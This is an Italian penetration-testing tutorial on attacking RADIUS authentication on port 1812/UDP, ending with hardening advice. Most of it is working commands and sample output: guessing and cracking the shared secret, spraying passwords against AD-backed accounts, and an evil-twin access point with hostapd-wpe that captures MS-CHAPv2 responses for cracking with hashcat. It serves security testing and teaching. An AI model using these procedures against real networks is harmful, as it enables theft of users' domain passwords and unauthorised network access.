Porta 1812 RADIUS: Shared Secret, EAP e Accesso alla Rete

Pentest RADIUS sulla porta 1812/UDP: test shared secret, autenticazione EAP, backend AD/LDAP, RADIUS Accounting e controllo dell’accesso di rete in lab.
- Pubblicato il 2026-04-12
- Tempo di lettura: 4 min
Executive Summary — La porta 1812/UDP espone il servizio di autenticazione RADIUS (Remote Authentication Dial-In User Service), il protocollo standard per AAA (Authentication, Authorization, Accounting) in reti enterprise. RADIUS autentica utenti VPN, Wi-Fi enterprise (WPA2/3-Enterprise), switch 802.1X e accesso di rete. La sicurezza dell’intero schema dipende dal shared secret tra client RADIUS (switch, AP, VPN) e server RADIUS — se il shared secret è debole o compromesso, l’intero traffico di autenticazione è leggibile e manipolabile.
TL;DR
- RADIUS (1812/UDP) è il backend di autenticazione per Wi-Fi enterprise, VPN, 802.1X e accesso di rete centralizzato
- Il shared secret tra client e server è il punto critico — se debole o recuperabile, l’autenticazione è bypassabile
- Backend AD/LDAP: credenziali RADIUS = credenziali dominio — compromissione RADIUS = accesso AD
Porta 1812 RADIUS è il canale UDP del protocollo di autenticazione RADIUS. La porta 1812 vulnerabilità principali sono lo shared secret debole (spesso radius, testing123 o il nome dell’organizzazione), l’intercettazione di credenziali con shared secret noto e il bypass di EAP mal configurato. L’enumerazione porta 1812 conferma la presenza di un server RADIUS e permette di testare shared secret e credenziali. Nel RADIUS pentest, compromettere il server RADIUS significa controllare l’accesso alla rete — chi può connettersi, a quali VLAN, con quali permessi.
1. Anatomia Tecnica della Porta 1812 #
| Porta | Servizio | Ruolo |
|---|---|---|
| 1812/UDP | RADIUS Authentication | Verifica credenziali |

| 1813/UDP | RADIUS Accounting | Logging sessioni |
| 1645/UDP | RADIUS Auth (legacy) | Porta pre-RFC |
| 1646/UDP | RADIUS Acct (legacy) | Porta pre-RFC |
Il flusso RADIUS:
- L’utente si connette (Wi-Fi, VPN, switch port)
- Il NAS (Network Access Server: AP, switch, VPN concentrator) invia un Access-Request al server RADIUS sulla 1812
- Il pacchetto contiene: username, password cifrata con lo shared secret, attributi NAS
- Il server RADIUS verifica le credenziali (local, LDAP, AD, SQL)
- Risponde con Access-Accept (+ VLAN, policy) o Access-Reject
La password dell’utente nel pacchetto RADIUS è cifrata con MD5 + shared secret. Se conosci lo shared secret, decifri la password.
Misconfig: Shared secret debole (testing123, radius, password)
Impatto: decifratura di tutte le password nei pacchetti RADIUS intercettati
Come si verifica: cattura traffico RADIUS + crack shared secret con radiuscrackMisconfig: RADIUS su UDP senza RADSEC (TLS)
Impatto: traffico intercettabile — shared secret + password utenti
Come si verifica: tcpdump -i eth0 udp port 1812 — se catturi pacchetti, non c'è TLSMisconfig: EAP-TTLS o PEAP senza verifica certificato server
Impatto: evil twin AP → intercettazione credenziali in chiaro
Come si verifica: configura un rogue AP con hostapd-wpe e vedi se i client si connettono2. Enumerazione Base #
Comando 1: Nmap #
nmap -sU -sV -p 1812 10.10.10.5Output atteso:
PORT     STATE         SERVICE  VERSION
1812/udp open|filtered radius
Comando 2: Test shared secret con radtest #
# Testa shared secret noti
radtest test_user test_pass 10.10.10.5 0 testing123
radtest test_user test_pass 10.10.10.5 0 radius
radtest test_user test_pass 10.10.10.5 0 secret
Output (shared secret corretto — credenziali errate):
Received Access-Reject Id 1 from 10.10.10.5:1812 to 10.10.10.200:12345Output (shared secret errato):
(nessuna risposta — timeout)Lettura dell’output: se ricevi Access-Reject, lo shared secret è corretto (il server ha processato la richiesta). Il timeout indica shared secret errato — il server ignora pacchetti con secret sbagliato. Con lo shared secret corretto, puoi testare credenziali valide.
3. Tecniche Offensive #
Shared secret brute force
# Con radiuscrack (da pacchetto catturato)
tcpdump -i eth0 udp port 1812 -w radius_capture.pcap
# Poi:
python3 radiuscrack.py -f radius_capture.pcap -w /usr/share/wordlists/rockyou.txt
Shared secret comuni da testare:
testing123(default FreeRADIUS)radiussecretpassword12345678- Nome dell’organizzazione (es:
corplocal)
Cosa fai dopo: con lo shared secret puoi decifrare le password in ogni pacchetto Access-Request catturato — e puoi creare pacchetti RADIUS validi per autenticarti sulla rete.
Credential spray su RADIUS
# Spray con radtest (uno alla volta — RADIUS è stateless)
for user in j.smith admin hr.user; do
  radtest "$user" "Spring2026!" 10.10.10.5 0 testing123
done
Output (credenziali valide):
Received Access-Accept Id 3 from 10.10.10.5:1812
  Reply-Message = "Welcome"
  Tunnel-Type = VLAN
  Tunnel-Medium-Type = IEEE-802
  Tunnel-Private-Group-Id = 10
Lettura dell’output: Access-Accept con VLAN 10 assegnata — credenziali valide e l’utente viene messo nella VLAN 10. Le stesse credenziali funzionano su AD — testa su SMB/LDAP.
Evil twin AP per intercettazione EAP
Contesto: Wi-Fi WPA2-Enterprise con PEAP-MSCHAPv2. I client non verificano il certificato.
# Configura hostapd-wpe (evil twin)
hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
Output:
hostapd-wpe: STA [client_mac] - PEAP challenge issued
hostapd-wpe: STA [client_mac] - username: j.smith
hostapd-wpe: STA [client_mac] - challenge: a1b2c3d4e5f6a7b8
hostapd-wpe: STA [client_mac] - response: 11223344556677889900...
Cosa fai dopo: hai il challenge-response MS-CHAPv2 dell’utente. Cracka con hashcat mode 5500: hashcat -m 5500 chapcrack_hash.txt rockyou.txt. La password crackata è la password AD dell’utente. Per la compromissione Wi-Fi enterprise, questa è la tecnica più efficace.
4. Scenari Pratici #
Scenario 1: RADIUS per Wi-Fi enterprise #
Step 1: identifica il server RADIUS dagli AP/switch config (SNMP, config backup)
Step 2:
radtest user pass [radius_server] 0 testing123Step 3: evil twin con hostapd-wpe per intercettare MS-CHAPv2
Tempo stimato: 15-60 minuti
Scenario 2: RADIUS per VPN authentication #
Step 1: trova il server RADIUS nella configurazione VPN
Step 2:
# Spray credenziali AD
for user in $(cat users.txt); do
  radtest "$user" "Corp2026!" [radius_server] 0 [shared_secret]
done
Tempo stimato: 10-30 minuti
Scenario 3: Shared secret da config backup #
Situazione: hai trovato una configurazione switch/AP con lo shared secret in chiaro.
radius-server host 10.10.10.5 key testing123Cosa fai dopo: con lo shared secret puoi decifrare ogni pacchetto RADIUS catturato e creare richieste di autenticazione valide.
5. Cheat Sheet Finale #
| Azione | Comando |
|---|---|
| Scan | nmap -sU -p 1812 [target] |
| Test secret | radtest user pass [target] 0 [secret] |
| Capture traffic | tcpdump -i eth0 udp port 1812 -w radius.pcap |
| Crack secret | radiuscrack.py -f radius.pcap -w wordlist |
| Credential spray | radtest [user] [pass] [target] 0 [secret] (loop) |
| Evil twin | hostapd-wpe hostapd-wpe.conf |
| Crack MSCHAPv2 | hashcat -m 5500 hashes.txt wordlist |
Perché Porta 1812 è rilevante nel 2026 #
RADIUS è il backend di autenticazione per Wi-Fi enterprise, 802.1X, VPN e accesso di rete. Lo shared secret debole è ancora epidemico. Le credenziali RADIUS sono AD. L’evil twin su Wi-Fi enterprise con MS-CHAPv2 è uno degli attacchi più efficaci in un engagement interno.
Hardening #
- Shared secret lungo (32+ caratteri) e unico per ogni NAS
- RADSEC (RADIUS over TLS) per proteggere il trasporto
- EAP-TLS (certificato client) invece di PEAP-MSCHAPv2
- Verifica certificato server obbligatoria sui client Wi-Fi
- Monitora Access-Reject massivi (brute force)
Riferimento: RFC 2865 (RADIUS), RFC 6614 (RADSEC). Uso esclusivo in ambienti autorizzati. https://wiki.wireshark.org/RADIUS